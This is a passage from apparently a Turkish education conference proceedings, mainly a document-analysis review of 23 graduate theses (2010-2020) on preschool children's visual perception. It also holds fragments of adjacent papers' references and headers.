- Şimşek, B. Ş. (2016). Türkiye'de 2005 Yılı Sonrası Çocuk Haklarının Gelişimi.
- Uçuş, Ş. (2014). *Çocuk Hakları Eğitim Programının Hazırlanması ve Değerlendirilmesi: Uygulama Öğretmenin ve Ktılımcıların Görüşleri*. Adnan Menderes Üniversitesi Eğitim Fakültesi Eğitim Bilimleri Dergisi.
- Uluç, F. (2008). *İlköğretim Programlarında Çocuk Hakları*.
- UNICEF. (1992). *Birleşmiş Milletler İnsan Hakları Merkezi - Çocuk Haklarına Dair Sözleşme*.
- UNICEF. (2005). *Dünya Çocuklarının Durumu*. Ankara.
- Unutkan, Ö. (2008). *İnsan Hakları Çocuk Hakları ve Eğitimi* . Ankara: Pegem.
- Washington, F. (2010). *5-6 Yaş Grubu Çocuklarına Uygulanan Aile Katılımlı Çocuk Hakları Eğitiminin Etkinliğinin İncelenmesi*.

OKUL ÖNCESİ DÖNEMDE GÖRSEL ALGIYA İLİŞKİN TÜRKİYE’DE YAPILAN LİSANSÜSTÜ ÇALIŞMALARIN İNCELENMESİ

Hazal Karabatak¹, Adalet Kandır², Aybige Demirci Şenkal³

¹*Gazi Üniversitesi, Eğitim Bilimleri Enstitüsü, Ankara, TURKEY*

²*Gazi Üniversitesi, Gazi Eğitim Fakültesi, Ankara, TURKEY*

³*Ankara Müzik ve Güzel Sanatlar Üniversitesi, Müzik ve Güzel Sanatlar Eğitim Fakültesi,
Ankara, TURKEY*

hazalogretmen@gmail.com

ORCID 0000-0003-2701-0308

ÖZET

Duyu organlarımız çevremizde olup bitenleri anlayabilmemizi sağlar. Duyu organlarımız sayesinde edindiğimiz bilgileri anlayıp yorumlama sürecine algı denir. İnsan yaşamında önemli bir yere sahip olan algı, doğum öncesi dönemde başlayıp bebeklik ve çocukluk dönemlerinde yoğun bir şekilde devam eder (Aral & Sağlam, 2016). Algılamada görsel algı önemli bir yer tutmaktadır. Görsel algı, “görsel uyarıcıları fark etme ve bunların ayrımını yapabilme ve daha önceki tecrübelerle bağlantı kurmak suretiyle bu uyarıcıları deşifre edebilme yeteneğidir” (Frostig, 1968). Erken çocuklukta görsel algı gelişimi önemli bir yere sahiptir. Gelişim yaşam boyu devam eden bir süreçtir ve bu süreç içerisinde bazı öğrenme türlerine karşı yüksek duyarlılıkta olduğumuz önemli zaman dilimleri bulunmaktadır. Görsel algı gelişimi alanında yapılan çalışmalar okul öncesi dönemin görsel algı gelişimi açısından önemli bir zaman dilimi olduğunu göstermektedir. Bu sebeple görsel algı gelişiminin desteklenmesi bireyin yeni durumlara uyum sağlamasını kolaylaştırmaktadır. Bu araştırma, okul öncesi dönemde görsel algı ile ilgili araştırmaların değerlendirilmesi amacıyla yapılmıştır. Doküman analizi yönteminin kullanıldığı araştırmada verilerin toplanması ve yorumlanması iki aşamada yapılmıştır. Birinci aşamada Google Akademik ve Ulusal Tez Merkezinin veri tabanlarında konu başlığı ve araştırmanın amacıyla doğrudan ilişkisi olacağı düşünülen anahtar kelimeler belirlenerek tarama yapılmış ve okul öncesi eğitimde görsel algı ile ilgili araştırmalar belirlenmiştir. Anahtar kelimeler ile belirlenen araştırmalar örneklem açısından da incelenmiştir. Çalışma örnekleminde doğrudan çocukları temel almış araştırmalar, makaleye dâhil edilmiştir. İkinci aşamada ise çalışmalar türü, yayınlanma yılı, dili, üniversitesi, kime yönelik olduğu, araştırma deseni,

araştırma yöntemi ve veri toplama araçları gibi kriterler yönünden incelenmiştir. Araştırma kapsamına alınan çalışmalar 2010 yılı ve sonrası dönemi ile sınırlandırılmıştır. Bilimsel araştırmalar lisansüstü tezlerden oluşmaktadır. Bu doğrultuda 2010-2020 yılları arasında yapılmış yurt içi 23 bilimsel araştırmaya ulaşılmıştır. Araştırma kapsamına alınan araştırmalar belirlenen kriterler çerçevesinde incelenerek tartışılmıştır. Araştırmadan elde edilen sonuçlara ilişkin alan uzmanı ve eğitimcilere yönelik önerilerde bulunulmuştur.

Anahtar Kelimeler: *Okul Öncesi Eğitim, Görsel Algı*

VISUAL PERCEPTION STUDY PERIOD FOR PRE-SCHOOL GRADUATE STUDIES CONDUCTED IN TURKEY

ABSTRACT

Our sense organs allow us to understand what is happening around us. The process of understanding and interpreting the information we obtain through our sense organs is called perception. Perception, which has an important place in human life, begins in the prenatal period and continues intensively in infancy and childhood. (Aral & Sağlam, 2016). Visual perception has an important place in perception. Visual perception is the "ability to recognize and differentiate visual stimuli and decipher these stimuli by making contact with previous experiences" (Frostig, 1968). Visual perception development has an important place in early childhood. Development is a lifelong process and there are important periods of time during which we are highly sensitive to certain types of learning. Studies conducted in the field of visual perception development show that the preschool period is an important time period for visual perception development. For this reason, supporting the development of visual perception makes it easier for the individual to adapt to new situations. This research was conducted to evaluate the researches on visual perception in the preschool period. In the research, in which the document analysis method was used, data collection and interpretation were carried out in two stages. In the first stage, the databases of the Google Academic and National Thesis Center were determined by determining the keywords that were thought to be directly related to the subject and the purpose of the research, and the studies on visual perception in pre-school education were determined. Studies determined with keywords were also examined in terms of samples. In the study sample, studies that were directly based on children were included in the article. In the second stage, the studies were examined in terms of criteria such as the year of publication, language, university, to whom it is intended, research design, research method and data collection tools. The studies included in the scope of the research were limited to the year 2010 and after. Scientific research consists of postgraduate theses. Accordingly, 23 domestic scientific studies conducted between 2010 and 2020 have been reached. The

researches included in the study were examined and discussed within the framework of the determined criteria. Recommendations were made to field experts and educators regarding the results obtained from the study.

Keywords: *Preschool Education, Visual Perception*

1. GİRİŞ

Duyu organlarımız çevremizde olup bitenleri anlayabilmemizi sağlar. Duyu organlarımız sayesinde edindiğimiz bilgileri anlayıp yorumlama sürecine algı denir. İnsan yaşamında önemli bir yere sahip olan algı, doğum öncesi dönemde başlayıp bebeklik ve çocukluk dönemlerinde yoğun bir şekilde devam eder. (Aral & Sağlam, 2016). Algılama, çevreden gelen duyu girdileri ve bunların bireyler tarafından işlenmesini içermektedir. Bu durumda düşünme ve algılama arasında net sınırlar çizilememektedir (Aslıyüksek, 2015). İç ve dış nesnel gerçeklikten aldığımız uyarılar, duyu organlarımız vasıtasıyla merkezi sinir sistemimize ulaşmakta özellikle beynin işlevleri aracılığıyla algılama süreci oluşabilmektedir (Ömeroğlu & Kandır, 2005).

Algılamada görsel algı önemli bir yere sahiptir. Görsel algı, “görsel uyarıcıları fark etme ve bunların ayrımını yapabilme ve daha önceki tecrübelerle bağlantı kurmak suretiyle bu uyarıcıları deşifre edebilme yeteneğidir” (Frostig, 1968). Görsel algılama becerisi çocuklarda gelişim gösteren bir süreçtir. Görsel algı becerileri okul öncesi dönemde hızla gelişmekte ve on bir-on iki yaş civarında yetişkin seviyesine yaklaşmaktadır. Görsel algı gelişimi, farklı konumlardaki nesnelere görsel olarak tanınmasını, algılanmasını ve yorumlamasını sağlamaktadır. Bu beceriler çocuğun akademik becerilerini özellikle okuma becerisini önemli ölçüde etkilemektedir (Ünal, 2017)

Erken çocuklukta görsel algı gelişimi önemli bir yere sahiptir. Gelişim yaşam boyu devam eden bir süreçtir ve bu süreç içerisinde bazı öğrenme türlerine karşı yüksek duyarlılıkta olduğumuz önemli zaman dilimleri bulunmaktadır. Görsel algı gelişimi alanında yapılan çalışmalar okul öncesi dönemin görsel algı gelişimi açısından önemli bir zaman dilimi olduğunu göstermektedir. Görsel algı gelişiminin desteklenmesi bireyin yeni durumlara uyum sağlamasını kolaylaştırmakta ve çocuklarda gelişimi olumlu yönde etkilemektedir. Bu nedenle okul öncesi dönemde görsel algıya yönelik yapılan araştırmaların incelenmesi alan yazın için ileri de yapılacak çalışmalara ışık tutması açısından önemlidir. Bu noktadan hareketle araştırmada, okul öncesi eğitimde görsel algı ilgili lisansüstü tezlerin değerlendirilmesi amaçlanmıştır.

2. YÖNTEM

Erken çocukluk döneminde görsel algı gelişimi ve değerlendirilmesi ile ilgili Türkiye’de yapılan bilimsel çalışmaların incelenmesi amaçlanan bu araştırma nitel yöntemle yapılmıştır. Betimsel tarama modeli ile yapılan araştırmada doküman analizi kullanılmıştır. Doküman analizi, yazılı belgelerin içeriğini detaylı ve düzenli olarak inceleyip analiz etmek için kullanılan nitel araştırma yöntemidir (Wach, 2013).

Araştırmada, verilerin toplanması ve yorumlanması iki aşamada yapılmıştır. Birinci aşamada, Google Akademik ve Ulusal Tez Merkezi veri tabanları kullanılarak araştırmanın konu başlığı ve amacına yönelik doğrudan ilgisi olduğu düşünülen anahtar kelimelerle arama yapılarak okul öncesi dönemde görsel algı gelişimi ve değerlendirilmesi ile ilgili çalışmalar belirlenmiştir. İkinci aşamada ise, tespit edilen çalışmalar türü, yayınlanma yılı, dili, üniversitesi, kime yönelik olduğu, araştırma deseni, araştırma yöntemi ve veri toplama araçlarının türü kriterleri bakımından incelenmiştir. Araştırmaya 2010-2020 yılları arasında yayınlanan örneklem grubu erken çocukluk dönemini kapsayan ve yukarıda bahsedilen kriterlere uygun bilimsel çalışmalar dâhil edilmiştir. Bilimsel çalışmalar lisansüstü tezlerden oluşmaktadır. Scott’a(1990) göre dokümanların geçerlik ve güvenilirlik özellikleri; dokümanın gerçek olması, doğruluğu içerecek şekilde inanılır olması, taklitten uzak olması ve güncel anlamı içermesi şeklinde dört ölçütte belirlenmiştir.

Araştırmaya dâhil edilen tüm bilimsel çalışmalar aşağıda listelenmiştir:

Tablo 1. Araştırma Kapsamındaki Yüksek Lisans Tezlerinin Yıllara Göre Sıralanışı


Kod	Tez Adı	Yıl
YT1	Okul Öncesinde Mental Aritmetik Eğitiminin Öğrencilerin Görsel Algı Düzeylerine ve Okul Olgunluk Düzeylerine Etkisinin İncelenmesi	2014
YT2	Mental Aritmetik Eğitiminin 5 Yaş Çocuklarının Görsel Algı Gelişimlerine Etkisi	2014
YT3	Ankara İl Merkezinde Bağımsız Anaokullarına Devam Eden 48-60 Aylık Çocukların Görsel Algı Becerileri ile Bakış Açısı Alma Becerileri Arasındaki İlişki	2014
YT4	Montessori Eğitiminin 4-5 Yaş Çocuklarının Motor Beceri, Görsel Algı ve Bellek, El-göz Koordinasyonu ile Küçük Kas Becerilerinin Gelişimine Etkisinin İncelenmesi	2015
YT5	Okul Öncesi Eğitim Kurumuna Devam Eden 48-60 ve 61-72 Ay Grubu Çocukların Görsel Algı Gelişim Düzeylerinin İncelenmesi (İstanbul Örneği)	2015
YT6	Preterm Bebeklerin Okul Öncesi Dönemde Denge, Koordinasyon ve Görsel Algı Alanlarının Değerlendirilmesi	2015
YT7	Okul Öncesi Eğitim Kurumlarına Devam Eden 5-6 Yaş Çocuklarının Görsel Algıları İle Uzamsal Algıları Arasındaki İlişkinin İncelenmesi	2017
YT8	Dokunmatik Cihaz Kullanan 4-7 Yaş Arası Çocukların Görsel Algı Düzeylerinin İncelenmesi	2018
YT9	Farklı Yerleşkelerde Yaşayan 60-72 Aylık Çocukların Görsel Algı Becerilerinin Çeşitli Değişkenler Açısından İncelenmesi	2018
YT10	Okul Öncesi Dönemdeki Çocukların Görsel Algı Becerileri İle Geometri Becerilerinin İncelenmesi	2019
YT11	Anaokulu Çocuklarında Görsel Algı Gelişimini Destekleyici Trampolin ve Hareket Eğitimi Programlarının Dikkat ve Görsel Algı Gelişimine Etkisinin Değerlendirilmesi	2019
YT12	Sanat Galerisi Ziyaretlerinde Gerçekleştirilen Aktif Öğrenme Etkinliklerinin 4-6 Yaş Arası Çocukların Frostig Görsel Algılarına Etkisi	2019
YT13	TRT Çizgi Filmlerinde Kullanılan Görsel Unsurların 3-6 Yaş Çocuklarda Görsel Algı ve Sosyal Açından İncelenmesi (Niloya Örneği)	2019
YT14	60-72 Ay Arasındaki Çocukların Dil Gelişimleri, Temel Matematiksel Akıl Yürütme Becerileri ve Görsel Algı Düzeylerinin İncelenmesi	2020
YT15	Sosyal Aktiviteleri Desteklenen 36-69 Aylık Çocukların Görsel Algılarına Etkisinin İncelenmesi	2020

Tablo 2. Araştırma Kapsamındaki Doktora Tezlerinin Yıllara Göre Sıralanışı

Kod	Tez Adı	Yıl
DT1	Görsel Algı Eğitiminin Beş-Altı Yaş Çocuklarının Görsel Algı Gelişimlerine Etkisi	2010
DT2	Beş Yaş Çocukları İçin Görsel Algı, Motor Koordinasyon ve Görsel-Motor Bütünleştirme Testlerinin Uyarlanması ve İlgili Bir Destek Programının Sınanması	2010
DT3	Sanat Eğitim Programının Altı Yaş Çocuklarının Görsel Algısına Etkisi	2014
DT4	Üç Boyutlu Animasyon Film ve Etkileşimli Uygulamalar Serisinin Anasınıfına Devam Eden Beş Yaş(60-72 Ay) Çocuklarının Görsel Algı Gelişimine Etkisinin İncelenmesi	2014
DT5	Proje Yaklaşımına Dayalı Eğitimin Beş Yaş (60-72 Ay) Çocuklarının Çizim Becerilerine ve Görsel Algılarına Etkisinin İncelenmesi	2014
DT6	Annelerin Çocuklarına Uyguladıkları Açıklayıcı Akıl Yürütme ve Bilişsel Uyarım Davranışları Açısından Çocuklarının Görsel Algı ve Alıcı Dil Gelişimlerinin İncelenmesi	2015
DT7	Estetik Eğitim Programının Beş Yaş Çocuklarının Estetik Yargı ve Görsel Algı Gelişimine Etkisinin İncelenmesi	2017
DT8	Farklı Okul Öncesi Eğitim Programlarının 6 Yaş Çocuklarının Görsel Algılarına Etkisinin İncelenmesi	2018


(d) BULGULAR

Araştırma kapsamına alınan lisansüstü tezler; yayınlanma yılı, dili, üniversitesi, kime yönelik olduğu, araştırma deseni, araştırma yöntemi, çalışma alanı ve veri toplama araçlarının türlerine ilişkin bulgulara bu bölümde yer verilmiştir.




Grafik 1. Tezlerin Yıllara Göre Dağılımı

Araştırmaya 15 yüksek lisans tezi, 8 doktora tezi dâhil edilmiştir. %65,2 yüksek lisans tezi, %34,8 doktora tezi olarak oranlanmıştır. Grafik 1 incelendiğinde 2010- 2020 yılları arasında doktora düzeylerinde daha az sayıda çalışma yapıldığı görülmektedir. Araştırmaların yıllara göre dağılımına bakıldığında; 2014'te 3, 2015'te 3, 2017'de 1, 2018'de 2, 2019'da 4, 2020 yılında 2 yüksek lisans tezi; 2010 yılında 2, 2014 yılında 3, 2015, 2017, 2018 yıllarında ise 1'er doktora tezine ulaşılmıştır. Grafik 1 göz önüne alındığında, 2014 ve sonrasında çalışmaların daha da sıklaştığını söylemek mümkündür. Yapılan yüksek lisans araştırmalarının sayısının son yıllarda artması, okul öncesi dönemde görsel algı kavramının nispeten öneminin artmaya başladığını gösterebilir.




Grafik 2. Tezlerin Yayımlandıkları Dile Göre Dağılımı

Grafik 2 incelendiğinde, araştırma kapsamında alınan lisansüstü tezlerin hepsinin dilinin Türkçe olduğu görülmektedir.




Grafik 3. Tezlerin Yürütüldüğü Alanlara Göre Dağılımı

Grafik 3 incelendiğinde, araştırma kapsamına alınan yüksek lisans tezlerinin %33,5'inin Okul Öncesi Eğitimi alanında, %20'sinin Çocuk Gelişimi ve Eğitimi alanında, %13,5'inin Eğitim Programları ve Öğretim alanında, %6,6'sının Uygulamalı Sanatlar Eğitimi alanında, %6,6'sının Gelişim Nörolojisi alanında, %6,6'sının Beden Eğitimi ve Spor Öğretmenliği alanında, %6,6'sının Resim-İş Eğitimi alanında, %6,6'sının Resim Baskı Sanatları alanında yürütüldüğü görülmektedir. Doktora tezlerine bakıldığında ise çalışmaların %62,5'inin Çocuk Gelişimi ve Eğitimi alanında, %25'inin Okul Öncesi Eğitimi alanında, %12,5'inin Resim-İş Eğitimi alanında yürütüldüğü görülmektedir. Grafik 3 göz önüne alındığında, okul öncesi eğitimde görsel algı ile ilgili pek çok farklı alanda da tez çalışması yapıldığı görülmektedir. Böylece, okul öncesinde görsel algı ile ilgili tez çalışmalarının sadece Okul Öncesi Eğitimi alanıyla sınırlı kalmadığı anlaşılmaktadır.




Grafik 4. Tezlerin Yürütüldüğü Üniversitelere Göre Dağılımı

Grafik 4 incelendiğinde, araştırma kapsamına alınan yüksek lisans tezlerinin %20'sinin Gazi Üniversitesi, %14'ünün İstanbul Aydın Üniversitesi, Gaziosmanpaşa Üniversitesi, Fatih Üniversitesi, Dumlupınar Üniversitesi, İstanbul Üniversitesi, Okan Üniversitesi, Trakya Üniversitesi, Marmara Üniversitesi, Atatürk Üniversitesi, Giresun Üniversitesi, Ankara Üniversitesinde %6,6'lık oranlarla yürütüldüğü görülmektedir. Doktora tezleri incelendiğinde ise %37,5'inin Selçuk Üniversitesi, %25'inin Marmara Üniversitesi, %25'inin Ankara Üniversitesi, %12,5'inin ise Gazi Üniversitesinde yürütüldüğü görülmektedir. Grafik 4'e göre, okul öncesinde görsel algı ile ilgili tezlerin dağılımının üniversiteler arası farklılık gösterdiği görülmektedir.




Grafik 5. Tezlerin Kime Yönelik Olduğuna Göre Dağılımı

Grafik 5'e göre, araştırma kapsamına alınan yüksek lisans tezlerinin ve doktora tezlerinin tamamı (%100) çocuğa yöneliktir. Bu verilere göre, 2010-2020 yılları arasında okul öncesi eğitimde görsel algı ilgili lisansüstü tezlerde sadece çocuk merkezli çalışmaların yürütüldüğü görülmektedir.




Grafik 6. Tezlerin Desenlerine Göre Dağılımı

Grafik 6'da araştırma kapsamına alınan yüksek lisans tezlerinin %80'inin nicel, %13,3'ünün karma, %6,7'sinin nitel desende olduğu görülmektedir. Doktora tezleri incelendiğinde ise tamamının (%100) nicel desende olduğu görülmektedir. Bu bulgulara göre, nicel çalışmaların araştırmacılar tarafından daha çok tercih edildiği söylenebilir.



Grafik 7. Tezlerin Yöntemlerine Göre Dağılımı

Grafik 7 incelendiğinde, araştırma kapsamına alınan yüksek lisans tezlerinin %40'ında deneysel, %26,6'sında korelasyonel, %26,6'sında tarama, %6,8'inde doküman incelemesi yönteminin kullanıldığı görülmektedir. Doktora tezleri incelendiğinde ise %87,5'inde deneysel, %12,5'inde korelasyonel yöntemin kullanıldığı görülmektedir. Grafik 7'ye bakıldığında nicel yöntem desenlerinden olan deneysel ve korelasyonel desenin hem yüksek lisans tezlerinde hem de doktora tezlerinde kullanıldığı dikkat çekmektedir.



Grafik 8. Tezlerin Kullanılan Veri Toplama Araçlarının Dağılımı

Grafik 8 incelendiğinde, araştırma kapsamına alınan yüksek lisans tezlerinin %86,6'sında test, %6,7'sinde ölçek-envanter, %6,7'sinde görüşme veri toplama aracı kullanılmıştır. Doktora tezlerinin ise tamamında (%100) testler veri toplama aracı olarak kullanılmıştır. Veri toplama araçlarında testlerin ön plana çıktığı söylenebilir. Yüksek lisans ve doktora tezlerinde kullanılan ölçme araçları şöyledir: Görsel

Algılama Ölçeği (YT1), Ankara Gelişim Tarama Envanteri (YT1), Frostig Görsel Algı Testi (YT2, YT3, YT6, YT7, YT9, YT12, YT14, YT15, DT3), Bakış Açısı Alma Testi (YT3), Gesell Gelişim Testi (YT4), Denver II Gelişimsel Tarama Testi (YT4), Frostig Gelişimsel Görsel Algı Testi (YT5, YT8, YT11, DT6, DT7), Mekansal Algı Testi (YT7), Beery –Buktenika Gelişimsel Motor Koordinasyon Testi (YT10, DT1), Görsel Algı Testi (YT10), Motor Koordinasyon Testi (YT10), Erken Geometri Beceri Testi (YT10), Frankfurter Dikkat Testi (YT11), Görüşme (YT13), Erken Dil Gelişimi Testi (YT14), Erken Matematiksel Akıl Yürütme Becerileri Değerlendirme Aracı (YT14), Bender Gestalt Görsel Motor Testi (YT15), Görsel Algılama Ölçeği (YT15), Beery-5 Görsel Algı, Motor Koordinasyon ve Görsel-Motor Bütünleştirme Testleri (DT2), Görsel Algı Becerileri Testi-3 (DT4), Görsel Motor Becerileri Testi-3 (DT4), Silver Çizim Testi (DT5), Motor Beceriden Bağımsız Görsel Algı Testi (DT5), İngiliz Resim-Kelime Testi-3 (DT6), Taylor-Helmstadter Çift Karşılaştırmalı Estetik Yargı Ölçeği (DT7), Gelişimsel Görsel Algı Testi-2 (DT8).

3. SONUÇ VE TARTIŞMA

Araştırmada okul öncesi eğitimde sosyal görsel algı ilgili 2010- 2020 yılları arasında Türkiye’de yapılan lisansüstü tezler değerlendirilmiştir. Araştırma sonuçlarına göre, okul öncesi eğitimde görsel algı ilgili çalışmaların 2019 ve 2020 yıllarında yüksek lisans tezleri artış gösterirken doktora tezlerinde duraklama olduğu görülmektedir. Okul öncesi eğitimde görsel algı ile ilgili yapılan tez çalışmalarının daha çok yüksek lisans seviyesinde kaldığı ve daha kapsamlı çalışmalar olan doktora tezlerinin sınırlı olduğu görülmektedir. Aynı zamanda tez çalışmalarının tamamının dili Türkçedir. Araştırmaya göre, okul öncesi eğitimde görsel algı ile ilgili okul öncesi eğitimi ve çocuk gelişimi ve eğitimi alanında yürütülen tez çalışmalarının diğer alanlardan daha fazla olduğu görülmektedir. Diğer alanlarda yürütülen çalışmaların sayı açısından yakınlık gösterdiği görülmektedir. Ayrıca üniversiteler bazındaki incelemeler sonucunda araştırma kapsamına alınan tezlerde okul öncesinde görsel algı ilgili çalışmaların dağılımının birbirine yakınlık görülmektedir. Araştırma kapsamındaki lisansüstü tezlerin tamamının çocuğa yönelik olduğu görülmektedir. Araştırma desenine göre dağılıma bakıldığında, incelenen çalışmalarda en çok nicel desenin ardından karma desen ve nitel desenin tercih edildiği söylenebilir. Araştırma sonuçları, deneysel yöntemin diğer araştırma yöntemlerine göre daha çok tercih edildiğini göstermektedir. Ayrıca, okul öncesi eğitimde görsel algı ile ilgili çalışmalarda veri toplama aracı olarak en çok testler tercih edilmiştir. Okul öncesinde görsel algı ile ilgili incelenen lisansüstü tezlerde uzamsal algı, okul olgunluk düzeyi, mental aritmetik eğitimi gibi birçok kavramın ilişkisi incelenmiştir. İncelenen bu lisansüstü tezlerde diğer değişkenlerle ilgili pek çok farklı ölçme aracı kullanılmasına rağmen görsel algının ölçülmesinde çoğunlukla tezlerde Frostig Görsel Algı Testi’nin kullanıldığı görülmektedir.

4. ÖNERİLER

Okul öncesi dönemde çocuğun görsel algı becerisinin ölçülmesine yönelik ölçme araçları geliştirilebilir.

Erken çocuklukta görsel algı gelişimi ile ilgili boylamsal çalışmalar yapılabilir.

Okul öncesi dönemde görsel algının geliştirilmesine yönelik eğitim programları hazırlanabilir.

İncelenen lisansüstü tezlerinin tamamı çocuğa yöneliktir. Çocukla birlikte ebeveynlerde sürece dâhil edilerek çalışmalar yapılabilir.

Erken çocukluk döneminde görsel algı gelişiminin, daha kapsamlı bilimsel çalışma olan doktora tezlerinde çalışılması önerilmektedir.

5. KAYNAKÇA

- [1] A. Başkurt, “Farklı yerleşkelerde yaşayan 60-72 aylık çocukların görsel algı becerilerinin çeşitli değişkenler açısından incelenmesi”. Yüksek lisans tezi, Okan Üniversitesi, Sağlık Bilimleri Enstitüsü, İstanbul, 2018.
- [2] A. Demirci, “Görsel algı eğitiminin beş-altı yaş çocuklarının görsel algı gelişimlerine etkisi”. Doktora tezi. Gazi Üniversitesi, Eğitim Bilimleri Enstitüsü, Ankara, 2010.
- [3] A. Kalkan, “Okul öncesinde mental aritmetik eğitiminin öğrencilerin görsel algı düzeylerine ve okul olgunluk düzeylerine etkisinin incelenmesi”. Yüksek lisans tezi, Gaziosmanpaşa Üniversitesi, Eğitim Bilimleri Enstitüsü, Tokat, 2014.
- [4] A. Küçükkeleşçe, “60-72 ay arasındaki çocukların dil gelişimleri, temel matematiksel akıl yürütme becerileri ve görsel algı düzeylerinin incelenmesi”. Yüksek lisans tezi, Ankara Üniversitesi, Sosyal Bilimler Enstitüsü, Ankara, 2020.
- [5] A. Sarıkaya, “Farklı okul öncesi eğitim programlarının 6 yaş çocuklarının görsel algılarına etkisinin incelenmesi”. Doktora tezi, Selçuk Üniversitesi, Sosyal Bilimler Enstitüsü, Konya, 2018.
- [6] B. Ergin, “Annelerin çocuklarına uyguladıkları açıklayıcı akıl yürütme ve bilişsel uyarım davranışları açısından çocuklarının görsel algı ve alıcı dil gelişimlerinin incelenmesi”. Doktora tezi, Selçuk Üniversitesi, Sosyal Bilimler Enstitüsü, Konya, 2015.
- [7] C. Sunar, “Anaokulu çocuklarında görsel algı gelişimini destekleyici trampolin ve hareket eğitimi programlarının dikkat ve görsel algı gelişimine etkisinin değerlendirilmesi”. Yüksek Lisans Tezi, Marmara Üniversitesi, Eğitim Bilimleri Enstitüsü, İstanbul, 2019.

- [8] E. Dibek, “Beş yaş çocukları için görsel algı, motor koordinasyon ve görsel-motor bütünleştirme testlerinin uyarlanması ve ilgili bir destek programının sınanması”. Doktora tezi, Marmara Üniversitesi, Eğitim Bilimleri Enstitüsü, İstanbul, 2010.
- [9] E.E. İnal, “Sanat galerisi ziyaretlerinde gerçekleştirilen aktif öğrenme etkinliklerinin 4-6 yaş arası çocukların Frostig görsel algılarına etkisi”. Yüksek lisans tezi, Atatürk Üniversitesi, Eğitim Bilimleri Enstitüsü, Erzurum, 2019.
- [10] E. G. Akaroğlu, “Sanat eğitim programının altı yaş çocuklarının görsel algısına etkisi”. Doktora tezi, Selçuk Üniversitesi, Sosyal Bilimler Enstitüsü, Konya, 2014.
- [11] E. Ömeroğlu & A. Kandır., Bilişsel gelişim. İstanbul: Morpa Kültür Yayınları.2005.
- [12] E. Ünlüer, “Estetik eğitim programının beş yaş çocuklarının estetik yargı ve görsel algı gelişimine etkisinin incelenmesi”. Doktora tezi, Marmara Üniversitesi, Eğitim Bilimleri Enstitüsü, İstanbul, 2017.
- [13] E. Wach., Learning about qualitative document analysis.2013.
- [14] F. Uyanık. “Okul öncesi eğitim kurumuna devam eden 48-60 ve 61-72 ay grubu çocukların görsel algı gelişim düzeylerinin incelenmesi(İstanbul Örneği)”. Yüksek lisans tezi, Dumlupınar Üniversitesi, Eğitim Bilimleri Enstitüsü, Kütahya, 2015.
- [15] G. Aktaş, “TRT çizgi filmlerinde kullanılan görsel unsurların 3-6 yaş çocuklarda görsel algı ve sosyal açıdan incelenmesi (Niloya Örneği)”. Yüksek lisans tezi, Giresun Üniversitesi, Sosyal Bilimler Enstitüsü, Giresun, 2019.
- [16] G. Avşar, “Sosyal aktiviteleri desteklenen 36-69 aylık çocukların görsel algılarına etkisinin incelenmesi”. Yüksek lisans Tezi, İstanbul Aydın Üniversitesi, Lisansüstü Eğitim Enstitüsü, İstanbul, 2020.
- [17] G. Y. Değirmenci, “Ankara il merkezinde bağımsız anaokullarına devam eden 48-60 aylık çocukların görsel algı becerileri ile bakış açısı alma becerileri arasındaki ilişki”. Yüksek lisans tezi, Gazi Üniversitesi, Eğitim Bilimleri Enstitüsü, Ankara, 2014.
- [18] J. Scott., A matter of record. Cambridge: Polity Press. 1990.
- [19] M. Ashlyüksek. “Montessori eğitiminin 4-5 yaş çocuklarının motor beceri, görsel algı ve bellek, el-göz koordinasyonu ile küçük kas becerilerinin gelişimine etkisinin incelenmesi”. Yüksek lisans tezi, Fatih Üniversitesi, Sosyal Bilimler Enstitüsü, İstanbul, 2015.
- [20] M. Frostig., Pictures and patterns. Teacher’s Guide. s.5, 1968.
- [21] M. Özbalcı, “Mental aritmetik eğitiminin 5 yaş çocuklarının görsel algı gelişimlerine etkisi”. Yüksek lisans tezi, Gazi Üniversitesi, Eğitim Bilimleri Enstitüsü, Ankara, 2014.
- [22] M. Sancak, “Dokunmatik cihaz kullanan 4-7 yaş arası çocukların görsel algı düzeylerinin incelenmesi”. Yüksek lisans tezi, İstanbul Aydın Üniversitesi, Sosyal Bilimler Enstitüsü, İstanbul, 2018.

- [23] M. Ünal, “Okul öncesi eğitim kurumlarına devam eden 5-6 yaş çocuklarının görsel algıları ile uzamsal algıları arasındaki ilişkinin incelenmesi”. Yüksek lisans tezi, Gazi Üniversitesi, Eğitim Bilimleri Enstitüsü, Ankara, 2017.
- [24] N. Aral, & M. Sağlam., Perception Development In Infants. E. Atasoy, R. Efe, H. Yaldir, & I. Jazdzewska içinde, Current Advances in Education (s. 260-274). Sofia: St. Kliment Ohridski Universty Press.2016.
- [25] N. Kurt, “Okul öncesi dönemdeki çocukların görsel algı becerileri ile geometri becerilerinin incelenmesi”. Yüksek lisans tezi, Trakya Üniversitesi, Sosyal Bilimler Enstitüsü, Edirne, 2019.
- [26] S. Yücelyiğit, “Üç boyutlu animasyon film ve etkileşimli uygulamalar serisinin anasınıfına devam eden beş yaş (60-72 Ay) çocuklarının görsel algı gelişimine etkisinin incelenmesi”. Doktora tezi, Ankara Üniversitesi, Fen Bilimleri Enstitüsü, Ankara, 2014.
- [27] Ş. Metin, “Proje yaklaşımına dayalı eğitimin beş yaş (60-72 Ay) çocuklarının çizim becerilerine ve görsel algılarına etkisinin incelenmesi”. Doktora Tezi, Ankara Üniversitesi, Fen Bilimleri Fakültesi, Ankara, 2014.
- [28] T. Altunalan, “Preterm bebeklerin okul öncesi dönemde denge, koordinasyon ve görsel algı alanlarının değerlendirilmesi”. Yüksek Lisans Tezi, İstanbul Üniversitesi, Sağlık Bilimleri Enstitüsü, İstanbul, 2015.

HAYAT BİLGİSİ DERSİNDE ANİMASYON DESTEKLİ ÖĞRETİMİN AKADEMİK BAŞARIYA ETKİSİ

Olgun DEMİRAL¹ , Mustafa YEŞİLYURT²

¹*YıldızTeknikÜniversitesi,SosyalBilimlerEnstitüsü, İstanbul, TURKEY*

²*YıldızTeknikÜniversitesi,EğitimFakültesi, İstanbul, TURKEY*

demiralolgun@gmail.com

ORCID 0000-0002-3301-1318

ÖZET

